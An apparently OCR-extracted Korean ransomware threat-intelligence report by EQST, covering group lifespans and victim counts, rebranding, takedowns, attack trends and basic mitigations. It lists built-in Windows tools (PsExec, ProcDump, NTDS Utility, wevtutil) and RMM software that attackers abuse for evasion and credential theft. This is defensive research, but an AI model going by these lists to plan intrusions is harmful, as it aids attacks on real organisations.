EQST
Experts, Qualified Security Team

Ransomware Arsenal
:주요 랜섬웨어 전략과 대응 전략

Contents

1. Key Note.

- 취약점을 악용한 랜섬웨어 활동
- 대형 그룹의 쇠퇴로 변화하는 랜섬웨어 생태계
- 공격 대상 플랫폼의 확대
- 탐지 회피를 위한 랜섬웨어 트렌드
- 랜섬웨어 그룹의 공격 단계 및 사용 기술
- 랜섬웨어의 피해를 경감시키기 위한 전략적 완화

2. 랜섬웨어 활동 로그

랜섬웨어 그룹들의 평균 지속시간은 약 295일로 확인되며, 지속시간이 길수록 많은 피해자가 발생했다. 오랜 활동기간에 비해 적은 수의 피해자를 게시한 그룹은 Lorenz, RagnarLocker, ArvinClub, 0mega 등이 있으며 해당 그룹들은 서비스형 랜섬웨어를 제공하지 않고 단일 그룹으로 활동한 영향으로 보인다. 반면, 서비스형 랜섬웨어를 제공함에도 Cuba, Donut, Daixin, MedusaLocker 등의 랜섬웨어 그룹들은 중요 인프라에 대한 공격에 집중해 비교적 적은 수의 피해자를 게시했다.

대부분의 랜섬웨어 그룹은 오랜 기간 활동할수록 많은 수의 피해자를 게시했으며, 리브랜딩을 통해 그룹의 지속성을 유지하려는 추세도 많이 보였다. 리브랜딩은 버전 업데이트 등의 사유로 진행하기도 하지만 수사 기관의 압박을 피하는 것이 가장 큰 목적이다. 활동 기간이 길어지고 다수의 피해자를 게시할수록 수사 기관의 표적이 되기 때문에 지속적인 활동을 위해 랜섬웨어 그룹들은 리브랜딩을 진행한다.

Q 짧은 시간에 많은 피해자를 게시한 그룹은?

A 가장 짧은 시간에 많은 피해자를 게시한 그룹은 Malas 그룹으로 하루동안 무려 171건의 피해자를 게시하기도 했다.

Q 대부분의 신생 랜섬웨어 그룹이 활동 기간이 짧은 이유는?

A 랜섬웨어가 사이버 범죄에서 금전적인 이득을 취하기 쉬운 형태로 발전하고 있어 신생 랜섬웨어 그룹이 계속해서 발견되고 있다. 현재 활동 중인 대형 그룹을 모방하거나 유출된 빌더 혹은 공개된 소스 코드 사용, 랜섬웨어 인프라 구매 등 다양한 방식으로 랜섬웨어 공격을 수행한다. 이러한 그룹들은 모방과 낮은 기술력, 운영 중에 발생하는 실수로 쉽게 체포되거나 수사기관의 압박을 견디지 못하고 짧은 기간 활동하고 사라진다. 또 다른 이유로는 짧은 활동을 통해 그들이 원하는 금전적 이익을 얻었을 때 수사를 피하기 위해 조용히 사라지는 경우도 존재한다.

Q 가장 오래 활동한 그룹은?

A 가장 오래 활동한 그룹으로는 Snatch, Clop, LockBit, Cuba, Everest 그룹 등이 있다. Snatch, Cuba 랜섬웨어 그룹은 최근 활동 정황이 없으며, LockBit과 Clop, Everest 그룹은 과거에 비해 최근 올라오는 피해자가 줄어들고 있어 장기간 활동했던 그룹들의 영향력이 감소하고 있다.

Q 파급력이 큰 대형 랜섬웨어 그룹들이 오래 활동할 수 있는 이유는?

A 오랜 기간 활동을 하고, 많은 피해자를 게시한 랜섬웨어 그룹들은 대부분 세분화되고 조직적인 모습을 보인다. 세분화된 만큼 높은 기술 수준과 다양한 랜섬웨어 서비스를 제공해 많은 계열사를 보유하게 된다. 계열사가 많아질수록 활동하는 규모와 영향력이 커지고 더 많은 계열사를 모으는 행위가 반복된다. 활동 기간이 길어지고 다수의 피해자를 게시할수록 수사 기관의 압박을 피하기 쉽지 않은데 이러한 그룹들은 수사망이 좁혀오면 리브랜딩이라는 탈출구를 선택하게 된다. Royal 그룹은 259일 동안 데이터를 게시했지만, 리브랜딩된 BlackSuit 그룹과 연계해 보면 760일 이상 지속되며 현재까지 활동하고 있고, Vice Society 그룹은 758일 동안 피해자를 게시한 뒤 사라졌지만 이후 Rhysida로 리브랜딩 후 현재까지 활동하고 있다.

Q 반면에 랜섬웨어 그룹이 활동을 중단하는 이유는?


A 우선은 국제적으로 각 국가와 기관이 협력해 랜섬웨어 그룹을 압박하고 있기 때문이다. 체포될 수 있다는 심리적 압박과 두려움에 소스 코드, 인프라 등을 판매 후 사라지거나 스스로 공격 행위를 중단하는 사례도 존재한다. 또한, 국제 수사 기관의 공조를 통해 제보받은 내용, 함정 수사, 랜섬웨어 그룹들의 실수를 이용해 오랜 기간 수사를 거쳐 체포되는 경우도 많아졌다. 랜섬웨어 그룹의 폐쇄 작전 중 대표적인 예로는 2020년 이후 올해까지 가장 활발한 활동을 보였던 LockBit 그룹이 존재한다. LockBit 그룹은 약 1,500일 동안 2,790개 이상의 피해자가 발생했으며 국제 수사 기관의 공조 작전을 통해 올해 초 인프라가 잠시 중지되고 일부 관계자가 체포되기도 했다. 이후 5일 만에 다시 활동을 재개했지만 현재까지도 그 영향으로 피해자를 게시하는 횟수가 크게 감소하고 수사 기관의 압박으로 많은 계열사가 이탈한 것으로 확인됐다. 한 가지 더 추가하자면 Exit Scam 사례를 들 수 있다. 2024년 3월 BlackCat(Alphv) 그룹은 계열사가 피해자로부터 탈취한 금액을 수수료 분배 없이 가상 화폐(350BTC)를 모두 취하고 잠적한 사례가 존재한다. BlackCat 그룹은 2023년 12월 수사 기관에 의해 인프라가 폐쇄된 적이 있으며, 인프라 복구 후 과거 위협적인 모습을 이어 나가는 듯했으나 2024년 3월 수사 기관에 의해 폐쇄된 척 속이며 종적을 감췄다. 해당 사례도 결국은 수사 기관의 압박으로 금전적 이득만을 취한 뒤 잠적한 듯한 모습이다.


Q 가장 활발한 활동을 보이고 있는 그룹은?

A 과거에는 LockBit의 피해자가 가장 많이 발견됐다면, '24년 6월을 기점으로 RansomHub 그룹이 가장 위협이 되고 있다. RansomHub는 '24년 2월에 등장했음에도 불구하고 '24년 전체 랜섬웨어 피해 현황 중 15%나 차지할 정도로 많은 위협을 펼치고 있다. 이들은 미국의 통신 회사 "Frontier Communications"를 공격해 75만 명의 개인정보를 유출했으며, 뿐만 아니라 국내 기업도 한차례 공격한 이력이 있다.

- **활동 주기 기준 그룹 분류**


통합 버전은 부록 활동 주기 기준 그룹 분류에서 확인할 수 있습니다.




Babuk 208 days / 47 count
PayloadBin 221 days / 28 count
Nokoyawa 224 days / 36 count
SiegedSec 227 days / 43 count
BlackOut 234 days / 8 count
Ragnarok 237 days / 36 count
RansomHub 249 days / 316 count
Royal 259 days / 200 count
DarkSide 279 days / 98 count
Avaddon 294 days / 182 count
Handala 295 days / 74 count
DragonForce 307 days / 101 count
Pay2Key 310 days / 7 count
Meow 326 days / 120 count
Maze 335 days / 266 count
KillSec 338 days / 56 count
Trigona 348 days / 54 count
Karakurt 348 days / 77 count
Hunters 362 days / 206 count
MetaEncryptor 372 days / 27 count
NetWalker 382 days / 144 count
CiphBit 386 days / 21 count
Unsafe 390 days / 13 count
3AM 392 days / 39 count
DarkBit 395 days / 4 count
Cloak 400 days / 68 count
Inc 429 days / 172 count
DoppelPaymer 441 days / 204 count
Cactus 447 days / 177 count
Quantum 457 days / 66 count
RaGroup 457 days / 57 count
MoneyMessage 459 days / 23 count
DarkAngels 463 days / 17 count
IntelBroker 476 days / 137 count
Nefilim 488 days / 41 count
MountLocker 505 days / 20 count
Bloody 508 days / 17 count
Rhysida 508 days / 151 count
BlackSuit 509 days / 124 count
Akira 528 days / 339 count
Monti 543 days / 54 count
0mega 561 days / 6 count
Abyss 572 days / 62 count
Hive 573 days / 202 count
Medusa 611 days / 318 count
Lv 631 days / 101 count
Mallox 642 days / 49 count
AvosLocker 673 days / 125 count
SunCrypt 687 days / 42 count
Play 691 days / 626 count
Pysa 696 days / 309 count
Donut 701 days / 33 count
Daixin 720 days / 17 count
Qilin 728 days / 179 count
ViceSociety 758 days / 181 count
HelloKitty 778 days / 4 count
BlackCat(Alphv) 807 days / 724 count
BianLian 825 days / 411 count
ArvinClub 878 days / 31 count
Conti 881 days / 764 count
RansomHouse 885 days / 108 count
BlackBasta 903 days / 477 count
8Base 905 days / 420 count
Revil 930 days / 298 count
Stormous 937 days / 105 count
Lorenz 1064 days / 80 count
BlackByte 1093 days / 135 count
MedusaLocker 1100 days / 41 count
RagnarLocker 1218 days / 85 count
RansomExx 1385 days / 64 count
Everest 1406 days / 139 count
Cuba 1453 days / 89 count
LockBit 1481 days / 2791 count
Clop 1512 days / 540 count
Snatch 1842 days / 148 count

- **가장 많은 피해자를 게시한 그룹**

통합 버전은 부록 피해자 기준 그룹 분류에서 확인할 수 있습니다.



3. 랜섬웨어 전략 분석

Q 랜섬웨어 전략 분석이 중요한 이유는?

A

랜섬웨어 그룹은 기존의 고착화된 전략과 전술뿐만 아니라 수익 창출을 위해 새로운 방법을 끊임없이 변경하고 있어 랜섬웨어가 사용하는 전략적 분석이 중요하다. 하나의 전략으로 다수의 그룹이 악용해 다수의 피해자가 발생하기 때문에 전략적으로 어떻게 공격이 발생하는지 환경에 맞게 적절한 대비를 취할 수 있기 때문이다.

Q 최근 랜섬웨어의 트렌드는?

A

크게 7가지로 나누어볼 수 있다.

1. 서비스형 랜섬웨어인 RaaS(Ransomware-as-a-Service) 모델 출현

과거의 랜섬웨어 그룹들은 고도화된 실력과 전문성을 강조하며 공격을 시도해 고착화된 전략과 전술을 사용하는 것이 일반적이었다. 기술력을 지닌 랜섬웨어 그룹들은 점차 대형 그룹으로 성장하고 존속됐으며 위험성을 줄이고 더욱 많은 수익을 위해 RaaS(Ransomware-as-a-Service) 모델을 제공하게 됐다.

2. IAB와 협업하는 랜섬웨어

기업과 같이 분업 및 조직화된 랜섬웨어 모델은 이후 IAB에게 침투 방법 혹은 계정을 구매해 랜섬웨어 공격을 수행하는 모습이 확인되었다.

3. 0-day 및 공개된 취약점 악용

기술적 역량이 충분한 그룹들은 0-day 취약점을 찾아서 랜섬웨어 공격을 위한 침투 방법으로 사용했으며, 기존의 0-day 취약점을 악용한 침투와 더불어 최근에는 0-day 취약점을 직접 찾지 않고 공개된 취약점을 악용한 공격이 다수 발생하고 있다.

4. 공격 대상 플랫폼 확대

윈도우 운영체제를 대상으로 다수의 공격이 이루어지고 있는 가운데 ESXi 서버, 리눅스/유닉스 등의 플랫폼을 대상으로 공격 범위를 늘리고 있다.

5. 보안 이슈를 재악용한 공격

가짜 윈도우 업데이트와 같은 보안 이슈가 발생하면 랜섬웨어 그룹은 이를 악용해 랜섬웨어를 퍼트리고 불특정 다수를 공격하는 형태도 사용해 위험도가 높은 보안 이슈를 적극 악용하고 있다.

6. LotL(Living Off the Land), RMM(Remote Monitoring and Management) 도구 악용

공격자는 탐지 회피를 위해 시스템에 존재하는 도구나 정상적인 소프트웨어, 원격 연결 관리 도구 등을 악용해 랜섬웨어 공격을 수행한다.

7. 유포 방식의 다양화

MS Office의 매크로 기능을 악용해 사용자가 매크로를 실행하도록 유도하거나 설치 패키지 파일(.msi), 악성 링크 파일(.lnk), 윈도우 도움말 파일(.chm) 등을 이용해 랜섬웨어를 유포하고 있다.

Q 랜섬웨어 그룹이 이미 공개된 취약점을 악용하는 이유는?

A 취약점을 해결한 보안 패치를 통해 소프트웨어나 시스템에서 발생하는 위험 요소를 제거할 수 있다. 하지만, 패치가 배포돼도 관리자가 시스템에 적용하지 않는다면 해당 취약점은 여전히 유효해 공격의 대상이 될 수 있다. 그뿐만 아니라 취약점을 연구하는데 소요되는 시간을 줄일 수 있어 공격자들이 많이 악용하고 있으며 공개된 취약점을 활용하면 손쉽게 취약한 시스템에 대한 대규모 공격이 가능하다.

Q 랜섬웨어는 플랫폼별로 다르게 제작되는지?

A 많은 랜섬웨어들은 주로 윈도우 운영체제를 공격하지만, 최근에는 리눅스/유닉스 시스템뿐만 아니라 가상화 환경인 ESXi까지 공격 범위를 확대하고 있다. 일반적으로는 운영체제별로 다르게 제작되어 유포되지만, 최근에는 서비스형 랜섬웨어를 제공하는 그룹들이 멀티 플랫폼을 지원하며 공격 범위가 늘어나고 있다. 또한, GoLang, Rust와 같은 크로스 플랫폼을 지원하는 프로그래밍 언어로 랜섬웨어를 제작해 하나의 코드로 여러 플랫폼을 공격할 수 있다.

Q LotL(Living off the Land) 공격에는 어떤 도구를 사용하는지?

A

시스템에 기본으로 내장되어 있는 도구, 정상적으로 사용하는 소프트웨어를 악용하며 다음과 같은 도구를 많이 사용한다.

BCDEdit, BITSAdmin, CMD, eventvwr.exe, fodhelper.exe, Minidump, net.exe, netsh.exe, NTDS Utility, PAExec, PowerShell, ProcDump, Process Explorer, Process Hacker, PsExec, sc.exe, schtasks.exe, taskkill.exe, wevtutil.exe, WinExe, WMIC, wusa.exe

Q 랜섬웨어가 사용하는 RMM(Remote Monitoring and Management) 도구는 무엇인지?

A

원격 관리 도구를 탐지 회피 목적으로 악용하며 초기 침투, 지속성 유지, 추가적인 악성행위를 위해 원격 명령 제어 등의 목적으로 사용한다. 랜섬웨어 그룹이 악용하는 RMM 도구는 다음과 같다.

Action1, AnyDesk, Atera, ASG Remote Desktop, BeAnywhere, Chrome Remote Desktop, Domotz, DWAgent, eHorus, FixMeIt, Fleetdeck, GoToAssist, ITarian, Level.io, LogMeIn, ManageEngineRMM, MeshAgent, MobaXterm, N-Able, NetSupport, NinjaOne, Parsec, PDQ Deploy, PowerAdmin, Pulseway, Radmin, Remote Manipulator System (RMS), RemotePC, RemoteUtilities, RPort, RSAT, RustDesk, ScreenConnect, SimpleHelp, Sorillus, Splashtop, SuperOps, Supremo, Syncro, TacticalRMM, TeamViewer, TightVNC, TrendMicro Basecamp, Twingate, ZeroTier, ZohoAssist

Q 암호화된 파일은 복구가 불가능한지?

A

2015년에 발견된 TeslaCrypt 초기 버전 같은 경우는 대칭키(암/복호화할 때 사용하는 키가 동일) 암호화 알고리즘만을 사용해 암호화 키가 저장된 키 파일이 존재하면 복호화할 수 있었다. 하지만 이후 수정된 버전을 통해 대칭키를 파일 암호화에 사용하고 공개키 암호화 알고리즘인 RSA로 보호하는 하이브리드 방식을 사용해 공격자의 개인키가 없으면 복호화가 불가능하다. 최근에는 대부분 하이브리드 암호화 방식을 사용하기 때문에 랜섬웨어에 감염되면 구조적으로 복호화를 할 수가 없다.

하지만, 암호화키가 코드에 노출되어 있는 경우, 키 재사용 등의 암호화 알고리즘의 취약점, 개인 키 유출 등으로 인해 복호화가 가능한 경우가 일부 존재한다. 복호화가 가능한 경우는 23년 3분기 KARA 보고서에 공개한 것처럼 하나의 키로 모든 파일을 암호화하고 키를 보호하지 않은 KeyGroup과 NoBit 랜섬웨어가 있으며, 이외에도 복구가 가능한 랜섬웨어는 NoMoreRansom에서 확인할 수 있다.

Q 보안에 대해 투자가 어려울 때 랜섬웨어를 효과적으로 예방할 수 있는 최소한의 조치는?

A

랜섬웨어의 전략에 따른 단계별로 대응 시스템이나 프로세스를 마련해야 하지만 환경에 따라 단계적 대응 방안을 수립하기 어려울 수 있다. 따라서 다음과 같은 보안 대책을 통해 최소한의 대응책을 마련할 수 있다.

1. 백업 시스템 구축

   중요한 데이터를 정기적으로 백업하고 네트워크에서 분리된 저장소에 데이터를 분산해 백업 계획을 수립해야 한다.

2. 엔드포인트 소프트웨어 설치

   환경을 고려해 안티바이러스 제품을 설치하고 랜섬웨어의 행위를 탐지할 수 있는 실시간 보호 기능을 사용해야 한다.

3. 정기/긴급 업데이트

   시스템 및 모든 소프트웨어를 정기적인 패치를 통해 항상 최신 상태로 유지하고, 랜섬웨어가 악용하는 취약점은 긴급 패치를 통해 유입을 차단해야 한다.

4. 권한 관리

불필요한 관리자 권한을 제거하고, 모든 사용자에 대해서 최소한의 권한을 유지해야 한다.

5. 원격 접속 관리

불필요한 원격 접속을 차단하고, 복잡한 암호와 다중 인증을 통해 관리해야 한다.

6. 사용자 교육

의심스러운 이메일을 판별할 수 있도록 주기적인 모의 훈련을 실행하고, 의심스러운 메일의 링크나 첨부 파일을 열지 않도록 사용자 교육이 필요하다.

